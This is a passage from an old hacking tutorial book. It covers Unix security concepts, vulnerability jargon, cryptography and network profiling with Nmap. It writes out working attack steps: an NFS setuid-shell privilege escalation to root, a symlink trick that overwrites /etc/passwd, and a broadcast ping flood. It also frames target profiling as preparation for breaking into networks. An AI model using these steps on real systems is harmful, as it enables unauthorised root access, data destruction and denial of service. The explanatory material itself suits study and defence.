As for real examples.. it happens that passwords for services are present in a system. For example, one vulnerability can be that one is able to view the source code of a webapplication, sometimes this source can hold sensitive user/password combinations. This may lead to access to that other service and who knows whether this service has been setup incorrectly as the administrator may assume that only trusted parties will have access to this service.

4.4.4. Exploiting a vulnerability

In this section I will cover one example of a flaw that is ridiculously easy to exploit.

In the example I attack a modern NFS (Network File System) server to gain root access to that system.

NFS is a service to share (export) a filesystem over the network, you may compare this with Windows Networking. You can mount an NFS share on a local mountpoint and then copy files to/from it (depending on your permissions). In this example I can use NFS on my local server “tosca” as an unprivileged user. I also have a user account on that server.

NFS enables you as user root on your local computer to copy an executable to a mounted NFS share and then give it setuid root permissions. If you then login to the target and run the executable, it will execute as root.

The obvious flaw here is that any file you create on the shared filesystem is given the ownership of the username you currently use on your computer. But if you are user “root” on your local system, but not on the NFS server you can create files as root on the target systems and even give them setuid permissions, which means a full privilege escalation vulnerability.

Let's see how this works:

We first mount the NFS share on our local /audio mountpoint:

```
android:~# mount -t nfs tosca:/audio /audio
android:~# mount
/dev/hda1 on / type ext2 (rw,errors=remount-ro)
proc on /proc type proc (rw)
192.168.9.1:/audio on /audio type nfs (rw,intr,addr=192.168.9.1)
```

Now we copy our shell executable to the mounted share:

```
android:~# cp /bin/sh /audio/
```

And now we give it setuid permissions:

```
android:~# chmod +s /audio/sh
```

Now we login as our unprivileged user on tosca (the NFS server):

```
android:~# ssh user@tosca
user@tosca's password:
tosca~$ whoami
user
tosca~$
```

Now we execute our setuid shell:

```
tosca~$ /audio/sh
sh# whoami
root
sh#
```

And now we have full privileges. This is the most easy to exploit privilege escalating flaw I know of. As a sidenote, this can either be a design flaw or a configuration flaw. The fix: 1) Do not export directories with writable permissions, 2) Do not allow shell users on your system, 3) Do not use NFS. Although there are some workarounds for this issue, some people blame the admins for not using the workaround.

4.5. Security jargon

When reading reports on vulnerabilities as a newbie, you may find many terms that you are not familiar with. For this chapter I browsed through a large amount of boring vulnerability reports from bugtraq and others in search for terms which may be confusing or unknown. In this chapter I will write about security and vulnerabilities for the purpose of explaining the jargon.

4.5.1. Advisories

Security advisories are reports on flaws in certain software that have been found. They usually are released after a fix has been created so that users can apply the fix. The fix can be a patch file for a source tree, a patch for some binaries or an upgrade of the software.

An advisory usually has a layout that includes a description of the bug, what software is vulnerable, the severity of the problem, the fix or workaround and sometimes proof of concept code (PoC exploit) to test whether you're vulnerable, or to use it to hack other systems.

The details of a flaw are usually explained by two things:

- Kind of vulnerability
- Exploitability

One vulnerability is more severe than another. If software is vulnerable to a Denial of Service attack, this is less critical than a full compromise.

The exploitability is ofcourse also important, sometimes it is not very clear whether a vulnerability can even be exploited. There might be a vulnerability, but can it be triggered? Advisories may mention something like; "An attacker may send a carefully crafted ..., which could potentially lead to ...".

The exploitability can also depend on the setup or configuration settings.

There are many different flaws, and the details are usually described in three terms; 1) kind of bug, 2) possible method of triggering the bug, 3) what can be accomplished by the bug.

Kind of bug Let me list some kinds of bugs:

- NULL-pointer assignment
- Endless loop
- Plain buffer overflow
- Integer overflow
- Format string vulnerabilities
- Off-by-one overflow
- Wrong default privileges
- SQL injection
- Cross site scripting
- Insecure temporary file handling
- Failing to drop privileges
- Format string vulnerability

There are much more, but these are most common.

These are all kinds of bugs that can occur which can be potentially used to influence a system to do something malicious for an attacker. I will explain some of these in this section.

Infinite loop An infinite loop occurs when a programmer writes a loop and uses insufficient means to guarantee that the software will break out of the loop. If this bug can be triggered by a user it can be a denial of service issue because such a loop may cause alot of load on a system and the attacker can just keep on triggering the bug which can cause the system to eventually crash or otherwise deny any more users.

One important thing to say on Denial of Service attacks is that any system can reach the point that it denies service. In order to reach that state, it takes either a sufficiently large ammount of participating attacker machines to bring the system to its knees, or it requires a technique that gives the attacker an advantage; it creates an unequal balance between the amount of computing resources required in the attack compared to the server process, possibly causing the system or program to crash.

Plain buffer overflow A program can acquire a block of memory for data storage, for example consider a 100 bytes memory buffer for storing a username that you enter. The programmer recons 100 bytes is enough for that, and who would be so stupid to type in a username of more than hundred characters right? Well, some clever guys like you would :-). A buffer overflow vulnerability is present when the programmer doesn't check or prevent input from being greater than the destination buffer. The proper way to handle this is formally called bounds-checking as in; a buffer overflow vulnerability occurs because the program doesn't do proper bounds-checking. Buffer overflows may also be called buffer overruns. Sometimes the exact nature of the overflow is mentioned; stack overflow, heap overflow, etc.

If a buffer does get overflowed it can overwrite other memory in use by the program, and if you know what you're doing you can potentially execute arbitrary code, meaning; the attacker can execute malicious code, or atleast crash the program. It's not as easy as uploading a executable file though, but not far from it.

Off-by-one overflow An off-by-one overflow is also a buffer overflow caused by incorrect bounds checking, the only difference is that the programmer is off by one for bounds checking :). That means an attacker can write one byte past the buffer boundary, these are typically harder to exploit.

For overflows there have been many attempts to prevent succesful exploitation but the hacker world has found ingenious ways of exploiting buffer overflows, even when only one byte can be overwritten.

SQL injection Webapplications can be interfaced with an SQL database, performing queries on them. If it is possible for an attacker to manipulate such a query, or to create a query through that webapplication is called an SQL injection vulnerability.

Improper input-checking of web-applications (and ofcourse other applications) is the major cause of security problems.

Insecure temporary files Many programs occasionally create temporary files. The danger comes when the permissions of this file are not good enough, and when the filename is predictable. On Unix machines, the library function tmpname(3) is deprecated because the function does not guarantee that every implementation of it is secure, meaning that it can create files with names that are very predictable.

Insecure temporary file handling is classified as a race condition, as it is timing related. For example; a printer spooler writes to-be-printed (jobs) files to a temporary file. The programmer uses the convention to use job-IDs in sequence, so the filename becomes something like /tmp/pjob.*n*, where *n* is the job ID. What if the application just opens the file write-only. An attacker could then predict that - for example - the next job ID is 4, then create a symlink like this;

```
$ ln -s /etc/passwd /tmp/pjob.4
```

Then the attacker sends a print job to the spooler, what happens then is the printspooler will write to /tmp/pjob.4 without checking its existence and given that the print spooler has full privileges, would overwrite /etc/passwd!

That is the basic idea behind insecure temporary file handling.

Triggering a bug

The second thing described in an advisory is the method that a bug can be triggered. If a bug cannot be triggered, it is not really possible to say that it is a vulnerability. If it is believed a bug can be triggered in some circumstances it is called a potentially exploitable vulnerability.

Triggering a bug means being able to reproduce an error condition, or sometimes called “exploit condition”. Proof of Concept (PoC) code can demonstrate this.

What can be accomplished

What can be accomplished depends on the type of bug and whether it is a vulnerability. Whether it is a vulnerability that can be triggered depends on the kind of vulnerability, however creative minds may do numerous things with it. What you can do with it also depends on the software that is flawed, if the software is typically a privileged process, exploitation of a vulnerability in it may give full privileged access for the attacker.

So what can be accomplished depends on different things; 1) the kind of vulnerability, 2) can it be exploited, 3) if so, what kind of advantage does it give.

There are some things that can generally be possible through certain vulnerabilities:

- Arbititrary code execution (attacker-supplied code to be executed)
- Crash
- Denial of Service
- Directory traversal
- Creating files
- Reading files
- Killing processes
- Acquire sensitive information

These would be the most common possibilities.

Except from the window of possibilities that can be opened, the severity of the bug also depends on the privilege/access-level of such software. If for example a bug is present in your editor that allows you to execute arbitrary code, what can you do with it? Nothing.. you can execute code with your own privilegs anyway right. However, this is not *always* true. For example, I know a university that runs a public service in which you can use the Lynx text browser, but nothing else. So you login as a guest user and you get access the Lynx browser, nothing else. If you could exploit the Lynx browser, you would be able to have the full privileges of a local non-privileged user! So always remember that vulnerabilities in non-privileged software can be dangerous.

So, in order for such an attack to be useful, the system/process you're attacking should have something you don't have. For example, the login program on your system must be able to read the system's passwords in order to authenticate you. So it means that the login process needs more privileges than you have and if there was a bug that could let you read every file on the system, you would be able to read files that you normally couldn't.

4.6. Unix Security

Unix security involves several aspects:

- User IDs (UIDs)
- Group IDs (GIDs)
- Filesystem access rights

- Encryption

In simple terms each object in a system is identified in terms of security by an UID and a GID. This information is also used by the operating system to determine the access rights one object has on another. For example, what a specific program that runs with a specific UID/GID can do with another object with UID/GID.

4.6.1. Users and Groups

Each process in a system is started/created by another process and can inherit the User ID and Group ID and therewith inherit the same access rights as its creator in the system.

The users and groups on most modern Unices are listed in /etc/passwd and /etc/group, respectively. An example of such a password file is:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
```

And an example of the corresponding /etc/group file:

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:lp
mail:x:8:
news:x:9:
uucp:x:10:
proxy:x:13:
```

The passwd file is composed like this[4]:

```
<username>:[password hash]:<uid>:<gid>:[user info]:<home directory>:<shell>
```

If there is an x instead of a password hash (usually DES or MD5 hash), the system uses a password shadowing, which I'll get back at.

The group file is composed like this:

```
<groupname>:[password hash]:<gid>:<members>
```

[4]<>: required, []: optional

Both the passwd and group file have a name, this name is not used anywhere in the system, and its sole purpose is to comply with the users convenience specifications.

The uid and gid are just decimal numbers that the machine uses to associate ownership with the objects in the Unix system.

A group optionally has a password which is rarely used. If it is used, then the users that know this password can do group administration for that particular group. This may for example be used in a company of webdesigners. One person gets the assignment and becomes the project leader for the development of the website. A new group can be created with a password which the project leader can administer. The project leader can then select a few other web “developers” to join in, and add them to the group.

A user can be member of various groups, but always has a primary group as specified in the users’ passwd file entries’ GID field. When creating files the primary group of the creator is used as the group owner for the file. To see which groups you are member of you can simply type “groups”:

```
detach@devil:~$ groups
detach
detach@devil:~$
```

Shadowed passwords Passwords in a Unix system are always enciphered using a one-way hash algorithm like MD5. Older Unix system use DES-based hashing. These password hashes used to be stored in the /etc/passwd file as we’ve seen, but the disadvantage is that the /etc/passwd file can be read by anyone and can therefor be subject to cracking practices to obtain the password.

It is no solution to make this passwd file unreadable as many programs like ’ls’ depend on its presence, for the passwd file is not only used for authentication but also as just a userlist. It is for example used to map an UID to a username and vice-versa.

The solution is to denote the password is shadowed by replacing the password with an “x”. The real hashes can then be stored elsewhere. On many systems the shadow file is just /etc/shadow. The shadow file is not (shouldn’t be) readable by anyone but the administrator (root)

Pluggable Authentication Modules (PAM)

Most modern Unix flavors use PAM for authentication. The idea is that programs such as login, su and some daemons can be developed independent of the authentication scheme used. Before PAM there was only the password authentication method, but nowadays people need smartcards and stuff, PAM provides the abstraction so that developers don’t need to worry about them.

SUDO SUDO (superuser do) is used in many Unix environments to give certain users the privilege to execute certain commands as the root user. SUDO uses the file "sudoers" (usually /etc/sudoers) as its configuration file.

4.6.2. Filesystem Access Rights

Each created file in a Unix system has ownership in the form of the user that created the file and one of the groups that the user is member of. Specific permissions can be defined for the owner, group and "others" ("others" is literal here). The basic permissions that can be set are "read", "write" and "execute" (r, w and x). Each of these permissions are individually given or left out for the three "owner classes"[5] "owner", "group" and "others".

Let's look at a typical "ls -l" output you get[6]:

```
detach@devil:~/HU$ ls -l *.lyx
-rw-r-----    detach   users     2488 hacking_unix_compromise.lyx
-rw-r-----    detach   users    20163 hacking_unix_introduction.lyx
-rw-r-----    detach   users     1807 hacking_unix_license.lyx
-rw-r-----    detach   users     2443 hacking_unix_master.lyx
-rw-r-----    detach   users    36166 hacking_unix_profiling.lyx
-rw-r-----    detach   users    31930 hacking_unix_security.lyx
-rw-r-----    detach   users    31044 hacking_unix_services.lyx
-rw-r-----    detach   users      564 hacking_unix_template.lyx
-rw-r-----    detach   users      655 hacking_unix_title.lyx
-rw-r-----    detach   users      630 hacking_unix_toc.lyx
-rw-r-----    detach   users     9511 hacking_unix_wipetrace.lyx
detach@devil:~/HU$
```

Now in the ls-listing, in the 2nd column you find the user that owns the file, in the 3d column the group that has the defined group permissions.

If you look at the first column "-rw-r—–", it represents the permission set for the 3 classes "user", "group" and "others". It can be explained by considering the example of having a file that has full privileges to all; "-rwxrwxrwx":

rwx	rwx	rwx
user/owner	group/owner	others

Table 4.1.: Permissions

Each column in table 4.1 represents 3 bits of which each indivual bit stands for 'r', 'w' or 'x'. In total the permission set is defined in 10 bits

[5]FIXME: I don't know/can't find an offical definition for this

[6]Some non-interesting columns have been left-out

which are usually represented as octal digits; for example 644, in bits; 110 100 100. Each octal digit is ofcourse a value from 0 to 7 (2^3).

For the 3 octal modes the specifications are as given in table 4.2.

permission	r	w	x
octal	4	2	1
binary	100	010	001

Table 4.2.: Permissions and their values

If you for example want to give the group read and write access to a file you can just add the numbers 4 ($100 - bin$) and 2 ($010 - bin$) and you get 6 ($110 - bin$) (the rwx bits are OR-ed). You can use such values with the chmod command:

```
detach@devil:~$ touch test.txt
detach@devil:~$ ls -l test.txt
-rw-r-----    detach   users       0 test.txt
detach@devil:~$ chmod 660 test.txt
detach@devil:~$ ls -l test.txt
-rw-rw----    detach   users       0 test.txt
detach@devil:~$
```

The binary representation for octal number 6 is 110; 100 | 010 = 110 .

There is a special bit that I haven't mentioned yet, as there are 10, not 9 bits for permission representation. The 660 mode could have been specified as 0660, where no special bit is set. But the special bit can have one of these values:

The setuid and setgid bits are interesting for us hackers. When a file has the setuid (or suid) bit set and is executable for another user, the executed process will run with the privileges of the user that owns the file. So say your username is "john" and there is an executable with the setuid bit on, owned by root and which you can execute, you can run the program and it will run as root. So if you can somehow influence the program you might be able to exploit the superuser privileges of the running process (read section 4.4 for this).

The same goes for the setgid bit, which means that the process will run with the files' group owner.

The sticky bits meaning can differ among Unix flavors, but it is usually

bit	setuid	setgid	sticky
octal	4	2	1
binary	100	010	001

Table 4.3.: Special bits and their values

used to prevent[7] removal. This is similar to the old DOS 'attrib' command to set attributes.

4.6.3. Cryptography

Part of the security in a Unix-like system depends on cryptography. As mentioned, the shadow file in Unix contains either DES or MD5 one-way hashes to hide the real password.

Some other appliances for cryptography in a Unix system are:

- Email encryption
- File (and filesystem) encryption
- Encrypted communication for different services
- More use of password hashes in webapplications, databases

I will cover some examples of these applications.

Email encryption

Many security-minded people today use PGP (or GPG implementation of PGP; GNU Privacy Guard) to secure their Email. Email is monitored throughout the world by the governments, for example in the Netherlands[8] (where I live) the authorities have many privileges to tap phonelines and monitor peoples' Emails. This is a real privacy threat, and people should be able to defend themselves by using encryption.

PGP (Pretty Good Privacy) uses public key (IDEA) cryptography. For it, you need to generate a keypair (a private and public key), the private key is stored

[7]"prevent" may not be the right word, as the sticky bit can be removed
[8]My country is said to have the most phonetaps in the world

in your private *keyring*. This private or secret key must be securely stored on your computer. When you have created the keypair you can export your public key part to an ASCII file (for example key.asc) and/or to one of the major PGP keyservers on the Internet. You can post the ASCII keyfile on the Internet or append it to your emails. As an extra precaution the private keys are often encrypted too, however this is ofcourse pretty weak, when the private key falls in the hands of someone else, it should be considered compromised.. even with a strong password. Therefor, the password to unlock the private key can still be changed, it should be considered only helpful to give you the time to revoke the key when it is compromised, before it is being used maliciously.

When someone wants to send you an encrypted Email he can use your public key to encrypt the message and send it. Normally the sender will add your public key to the public keyring and can then select the public key of the recipient from within an Email application.

PGP can also be used to sign Email messages. In order to sign the message, first a 16-byte (128-bit) MD5 hash is generated from the message, this hash is then encrypted with the sender's private key (note the difference; for encryption one uses the recipients' public key). Now anyone can decrypt the hash with the sender's public key which guarantees that the hash was generated by the sender (since it can be assumed that only the sender has this private key, no-one else can fake it) and then compute their own MD5 hash of the message and compare this to the decrypted hash that was sent along with it. If they match, this should prove that the message was indeed sent by the sender, and was not altered during transfer.

Ofcourse PGP can combine this functionality by encrypting the whole message, including the signature with the recipients public key (making it even more difficult for would-be attackers to forge the hash).

PGP's great weakness is that the proof of whether a certain public key is indeed the one of the recipient cannot be easily guaranteed. The only way to trust the authenticity of public keys is through the *web of trust*, where other PGP users sign the public keys of other recipients, this way if you trust other people that have signed the public key, you can trust the public key too. When one person signs the key of another one he/she can also tell how well he/she has checked the authenticity of the key. For example, I have signed the key of someone I physically met, and we have exchanged our public key and verified the key by physically checking each others' fingerprint. This way I can guarantee that the owner of a certain public key is legitimate and vice-versa. Now if I meet someone else and want to exchange securely encrypted mail with that person, I could give him/her a business card with my PGP key ID and the associated fingerprint, which gives him/her enough ways to obtain and securely verify the key. In addition, it enables him/her to securely communicate with anyone else that I fully trust by signing their keys.

File encryption

On Unix systems people can also encrypt files, directories and even entire filesystems. Many just use PGP for this (by using its symmetric key encryption), but there are also other solutions like SFS (Steganographic File System), cryptoloop or BestCrypt (commercial). My opinion on local encrypted files, directories and filesystems is that they are not secure most of the time, where people don't understand encryption well enough. They can be a big help on Laptops to make it very hard for thieves to read the files on the harddisk. But on online systems they offer little protection; when the system gets compromised there is always a way to find out the password by installing a keystroke logger or reading files as they are decrypted.

Local file encryption can be valuable if you have very tight logical and physical security, when you use encryption the best bet for an attacker is not to break the encryption but to find out your password when you type it at the keyboard for example, or by physically bugging your system (a keystroke monitor hidden in your keyboard etcetera). Assuming your logical and physical security is good, there is still not very much point in encrypting your files; no-one will have access to your files and no physical disk access right? It can still be useful for when your physical harddisk is seized by the authorities.

The only reasonable secure method of local encryption is for example the following scenario:

Before connecting your system with the Internet use PGP to generate a keypair that you only use to encrypt your files. Then directly (do not store on harddisk!) write the private key to a floppy disk immediately. Make sure the private key is encrypted by a password. Then put this floppy disk in a safe and bury the safe at some remote location 30 metres deep under ground. Now encrypt your files using the public key.

That is a reasonably secure setup. The most obvious attack against this would be to recover the original files from the harddisk. There is no publicly known method for wiping files on the disk that is truly secure, except for heating the harddisk plates at a specific temperature. So you can use secure deletion programs that overwrite files a dozen times with pseudo-random data, but it is not unlikely the data can be recovered with certain expensive hardware.

One very important rule of security becomes apparent when using encryption; No system is completely secure, the term "secure system" therefor does not exist in this sense, a system is said to be "secure" when it meets the requirements of its users. This becomes apparent for example in PGP where it is no use for users to use an exceptional large keyspace (say, 4096 bits key), as with a small keyspace it is still more attractive for attackers to attack your privacy by other means; breaking into your system and monitoring keystrokes would still be many times more convenient than trying to obtain your private key or cryptanalyzing your messages. To achieve good security one must find the optimal balance not only between usability and security, but also by finding the right levels of protection; a very large key does not have any real benefit except for a higher sense of security.

For a nice example of a file encryption program try FASET (File And Stream Encryption Tool, also known as Fast And Secure Encryption Tool). This is my implementation of Bruce Schneiers' Blowfish encryption algorithm. It is here: http://hackaholic.org/faset/.

SSL and TLS: Transport Security

Many of the traditional Unix services used to communicate in cleartext over the Internet. It was easy to sniff passwords and hijack connections for FTP, POP3, TELNET, IMAP, IRC, etcetera. Many sites today still use these insecure services, but there are solutions. Many use SSH instead of TELNET, or an SSL-enabled TELNET for secure telnet. There are also SSL-enabled implementations for FTP, POP3, IRC and IMAP. Even if your implementation of a protocol does not support encryption natively, it may be possible to use software such as stunnel, this is an application-level transparant secure tunnel to add SSL functionality to software that communicates clear over TCP.

SSL (Secure Socket Layer) and TLS (Transport Layer Security) are cryptographic protocols. As such, you must understand that SSL is *about* cryptography, but does not introduce cryptography on itself. In other words, SSL specifies a protocol and environment to enable two parties to communicate securely using existing cryptographic techniques. SSL does however *suggest* which existing cryptographic techniques are suitable in which part of the protocol.

The SSL protocol specifies how two parties should negotiate on, and how they use a secure layer. This secure layer is a transparant layer between TCP and the Application layer and can be used to address three security problems using cryptographic solutions:

- Authentication (both server and client can be authenticated) – Establishing trust relations; verification of the peer identity
- Message integrity – Evaluate whether data has been modified during transfer over the insecure connection
- Encryption – Making data unreadable for snoopers

I explicitly say that SSL *can* be used to solve these problems, but as SSL is a dynamic protocol, through negotation these features are not always enabled which can render SSL sessions less secure. The SSL protocol involves two (sub)protocols, one of which is the handshake protocol for negotation, the other is the SSL encrypted layer called the SSL Record Layer. The handshake protocol is executed initially over an unencrypted SSL Record Layer. One task of the handshake procedure is negotation on the cipher suite, this cipher suite selects the set of algorithms and key exchange methods both ends understand.

Once negotation of the cipher suite is completed, it is followed by a procedure which will compute a session key. The session key is a symmetric key used for encryption on the Record Layer. The generation of the session key highly depends on the cipher suite that was selected during the SSL handshake.

The cipher suite is a negotiated combination of the public key cryptosystem used for signatures (but can also be used for authentication), the message digest algorithm (or one-way hash function / algorithm used) and the symmetric cryptography algorithm used.

The public key is part of the so-called *certificate*. The public key can be used to securely exchange values that are used to compute the symmetric session key. The certificate also includes any information on the peer (in case of HTTPS the URL is included). Alot of security depends on the validity of this certificate; there must be proof that the certificate really is from the site or organization specified in the certificate. This can be verified if the certificate is signed by a trusted Certifying Authority (CA), similar to the signing of public keys in PGP. For HTTPS the signing works by producing a message digest (hash) of the certificate, then the CA encrypts this hash using its private key. Now the browser can also create a message digest (hash) of the received certificate and then decrypt the hash of the trusted CA (using the CA's public key) and compare the results. It should not be possible for anyone else to produce this encrypted hash as published by the trusted CA, because they do not have the private key of the trusted CA. A Certifying Authority can be trusted because they use secure means of receiving the certificate of a website and signing the certificate. The trusted CA is a business that has a reputation of trust to keep up. Verisign is an example of a company that signs certificates. The certificates of the major CA's are usually shipped with the browser itself. When you use HTTPS always check the certificate to see if it's really valid, and if it is really the site you are connected to.

It is also possible to self-sign the certificate, where a website signs it's own certificate with its public key, which is ofcourse not really secure on itself at all. This is usually done because using a trusted CA costs money. There are means that can help verify a websites' certificate, for example by signing it using a PGP key, so that people can use PGP's web-of-trust to verify a key.

4.7. References

Here's a table of further information, many of this is high quality good reading. If there is a broken link, please be so kind to alert me on that. The DoD books might look a little boring, but scroll down two about 1/3d and find the interesting part. Note that even though these are old, this is lasting theory.

Layer	Information	
Security principles	Description	URL
	Discretionary Access Control (Orange book)	http://www.fas.org/irp/nsa/rainbow/tg003.htm
	Configuration Management (Orange Book)	http://www.fas.org/irp/nsa/rainbow/tg006.htm
	Trusted Network Interpretation (Red Book)	http://www.fas.org/irp/nsa/rainbow/tg005.htm
	Applying the Trusted Network Interpretation (Red Book)	http://www.fas.org/irp/nsa/rainbow/tg011.htm
Cryptography	Description	URL
	Handbook of Applied Cryptography	http://www.cacr.math.uwaterloo.ca/hac/
	SSLv2 Specification	http://wp.netscape.com/eng/security/SSL_2.html
	SSLv3 Specification	http://wp.netscape.com/eng/ssl3/
	TLSv1 Specification	http://www.ietf.org/rfc/rfc2246.txt
General Security	Description	URL
	Handbook of Applied Cryptography	http://www.cacr.math.uwaterloo.ca/hac/
	SSLv2 Specification	http://wp.netscape.com/eng/security/SSL_2.html
	SSLv3 Specification	http://wp.netscape.com/eng/ssl3/
	TLSv1 Specification	http://www.ietf.org/rfc/rfc2246.txt

Table 4.4.: Request For Comments documents

Part III.

The Basics

5. Profiling

Profiling is a preparation for attack directed toward identification of weaknesses in a target. To explain this I use rather formal definitions. Note that because every hack can workout totally different, you should look at this as an example.

Profiling, can be divided into (evolutationary) stages that follow up on each other. Each stage of profiling can be divided in two steps:

- Classification
- Enumeration

Note that the terms "Classification" and "Enumeration" in this formal explanation are made up by me. To my knowledge, there's no textbook that describes this, and I don't claim this to be any absolute truth in any way. With "classification" I basically mean *gathering substantial clues*, while with *enumeration* we try to verify these substantial clues in a more direct way. So, in lay-mans terms; guessing or reasoning and checking.

Each stage is the foundation for the next stage in profiling. The first stage in sequence of profiling is target selection. When you have selected a target you have a basic classification. For instance, having chosen a university network as a target or a military network makes quite a difference.

The classification on itself leaves you with some questions or assumptions that need to be sorted out; enumerated. During enumeration you go through that "list" of possibilities to rule out or verify them. Using special techniques to verify your assumptions you can draw conclusions. From these conclusions you then make a strategy for the next stage in profiling. This repeats itself until conclusions are detailed enough to positively identify possible vulnerabilities in the target system[1].

Logically, profiling starts with basic information gathering that later evolves into specific detail gathering. Ofcourse each step in profiling involves different techniques. Specific detail gathering usually requires specialized techniques which may require more skill. Also, gathering specific details can be done using various techniques and methods, which technique you use also depends on how you classify your target; If it is a government system you may need to be *very* careful and use techniques that are not too intrusive, or even consider not to use them or avoid using it. This aspect I will call the "security-context" (or paranoia-level) of your target.

So, strategies for profiling stages are based on two aspects:

- Questions and assumptions to be enumerated
- Security-context of target class

The thing I explicitly do not mention is "speed", speed is the least important.

Based upon this you can select one technique out of a set of applicable techniques at one time.

The real strenght of the seasoned hacker is the ability to sense what is important. As a typical system will not export a list of its vulnerabilities, a

[1]Note that I'm not talking about lame script-kiddie behavior that don't require thorough research and are based on searching for vulnerable systems based on vulnerability scanning, this theoretical approach is the way to break into *any* system.

seasoned hacker will need to gather substantial but significant clues on the nature of a system that enables him to go further. This is not something you can teach, it's just experience and imagination. It is about recognizing problemspots where others wouldn't see them. The most faint clues may indirectly lead to a great discovery.

5.1. Target selection

There are three distinct logical targets to choose from:

1. Host (computer-system)
2. Network
3. Organization

In any case the profiling stage may be very similar; To compromise an organization's network you need to discover which network(s) and hosts belong to an organization. From then on you go enumerate these networks and their respective hosts. But in the end you will select only one host on the network which you compromise first, from then on you can continue compromising other hosts in that organization.

If you target one computer system it is advisable to classify that host in the context of the organization and network it belongs to. So whether your target is an organization, network or one host, your profiling may start in a similar way.This is still a very high-level stage, so don't rush into the details.

5.2. Network mapping

The network mapping stage is usually about finding out the specifics of the network environment, and the (interesting) hosts in it. Most networks have various systems for handling email, file sharing, databases and webservers. During the network mapping stage we try to identify these important and interesting systems as well as the potentially vulnerable machines.

Most of the techniques used for network mapping are harmless and hardly seen as a threat when done **properly**, so it's a good first step.

5.2.1. Using Nmap

Nmap is probably the best automatic tool for port- and networkscanning (and the combination), it supports all the known techniques. Nmap is also quite easy to use. We will use Nmap very often in this book, so you might want to get a copy of it. You can download nmap from the following places, and if you so happen to run an elite GNU/Linux distribution like Debian it may already be shipped with your Operating System.

- http://www.nmap.org/
- http://www.insecure.org/nmap/

Introduction to Nmap

Nmap is a program that can be used both in X11 with a GUI frontend or through the terminal. It is a good idea to start to learn Nmap using the frontend as the frontend itself can teach you how to use the tool. Once you get familiar with it I suggest you use the CLI (Command Line Interface).

For running Nmap you need to give atleast the target IP address range or hostname as an argument. By default Nmap will perform a portscan on the specified host (which I will cover in chapter 5.3). In this chapter we will use Nmap to scan networks for online systems. Nmap supports different methods for this, to do a network scan you need to tell Nmap using the -sP switch to specify “Ping scan”. This will tell Nmap to only probe whether a host is online so as to not portscan that host. Nmap uses the term “ping” for any method to detect whether a host is online, so don’t be confused as PING is usually associated with the ICMP ECHO type of packet.

With the -P? switch you can tell Nmap what method to use to detect whether a host is online (this can also be used in combination with portscan switches).

So the syntax for Nmap becomes:

```
nmap [switches] <ip | hostname | ip-range>
```

All documentaton for Nmap comes with its manual page, so be sure to read it.

5.2.2. PING sweep

PING sweep is used to list (scan) online systems on a TCP/IP network like the Internet. How can we detect if a host is up (or online)? In chapter 1 I introduced ICMP, and also mentioned that ICMP is used by the PING program to see if a host is up by waiting for its response. Nmap uses this principle to scan a range of IP addresses and returns the list of IP addresses that responded.

This is done using Nmap’s -sP switch in combination with the IP range which we want to scan. The range can be given in various notations, but we will be using the standard subnet mask notation; 123.123.123.123/mask (prefix). If we want to scan IP range 123.123.123.123/24, then Nmap will sent PINGs to the range 123.123.123.*, that is 256 hosts; 123.123.123.0-255.

Here’s the output of a scan against my local network:

```
$ nmap -sP 192.168.9.0/24
Starting nmap ( http://www.insecure.org/nmap/ )
Host tosca (192.168.9.1) appears to be up.
Host android (192.168.9.2) appears to be up.
Host ruby (192.168.9.11) appears to be up.
Host simon (192.168.9.12) appears to be up.
Host jona (192.168.9.13) appears to be up.
Host kibi (192.168.9.17) appears to be up.
Host catnet-0 (192.168.9.128) appears to be up.
Nmap run completed -- 256 IP addresses (4 hosts up) scanned in 6.882 seconds
$
```

Nmap resolves the hosts that have replied to their respective hostnames; tosca, android, ruby, simon, jona etc.. Possibly the host 'tosca' is the gateway/router, as the '.1' IP addresses are often used for routers (not always true!). I can verify this as I'm using this network:

```
$ /sbin/route
Kernel IP routing table
Destination   Gateway  Genmask         Flags Metric Ref    Use Iface
192.168.9.0   *        255.255.255.0   U     0      0      0   eth0
default       kibi     0.0.0.0         UG    0      0      0   eth0
$
```

You can use the 'traceroute' tool to find out what the gateway is on a remote system.

The IP sweep method's greatest advantage for this stage is that it can lookup the hostnames of all hosts that are up, which could give useful clues about the types of systems. For example a hostname like 'ns.example.com' or 'ns1.example.com' suggests the host is a nameserver. And it is very likely that 'www.example.com' is a webserver. Sometimes the name gives a clue on other interesting things, like 'sparc01.example.com' which would suggest the host is a Sun Sparc machine with a Unix-type operating system, probably Solaris. And you'll even see names like 'gateway.example.com' or even 'firewall.example.com'.

5.2.3. Broadcast PING

The broadcast address is used to send packets to all hosts on a subnet. On my network the broadcast addresses are 192.168.9.0 and 192.168.9.255. These will usually work, but you can verify it with the ifconfig command (on linux). Now what happens if I ping to one of the broadcast addresses (using the '-b'-switch):

```
$ ping -b 192.168.9.255
WARNING: pinging broadcast address
PING 192.168.9.255 (192.168.9.255) 56(84) bytes of data.
64 bytes from 192.168.9.17: icmp_seq=1 ttl=64 time=0.098 ms
64 bytes from 192.168.9.11: icmp_seq=1 ttl=64 time=0.284 ms (DUP!)
64 bytes from 192.168.9.13: icmp_seq=1 ttl=64 time=0.367 ms (DUP!)
64 bytes from 192.168.9.1: icmp_seq=1 ttl=64 time=0.396 ms (DUP!)
64 bytes from 192.168.9.2: icmp_seq=1 ttl=255 time=0.524 ms (DUP!)
--- 192.168.9.255 ping statistics ---
1 packets transmitted, 1 received, +4 duplicates, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.098/0.333/0.524/0.142 ms
$
```

As you can see a simple and effective method to get a list of hosts. But this method has also been used for flood attacks, because every host on the network replies to the PING packet when you only have to send one packet this can flood a network. That would work like this:

```
# ping -b -f 192.168.9.255
PING 192.168.9.255 (192.168.9.255): 56 data bytes
.
--- 192.168.9.255 ping statistics ---
59136 packets transmitted, 53261 packets received, +5875 duplicates, 9% packet loss
round-trip min/avg/max = 0.0/13.0/156.0 ms
```

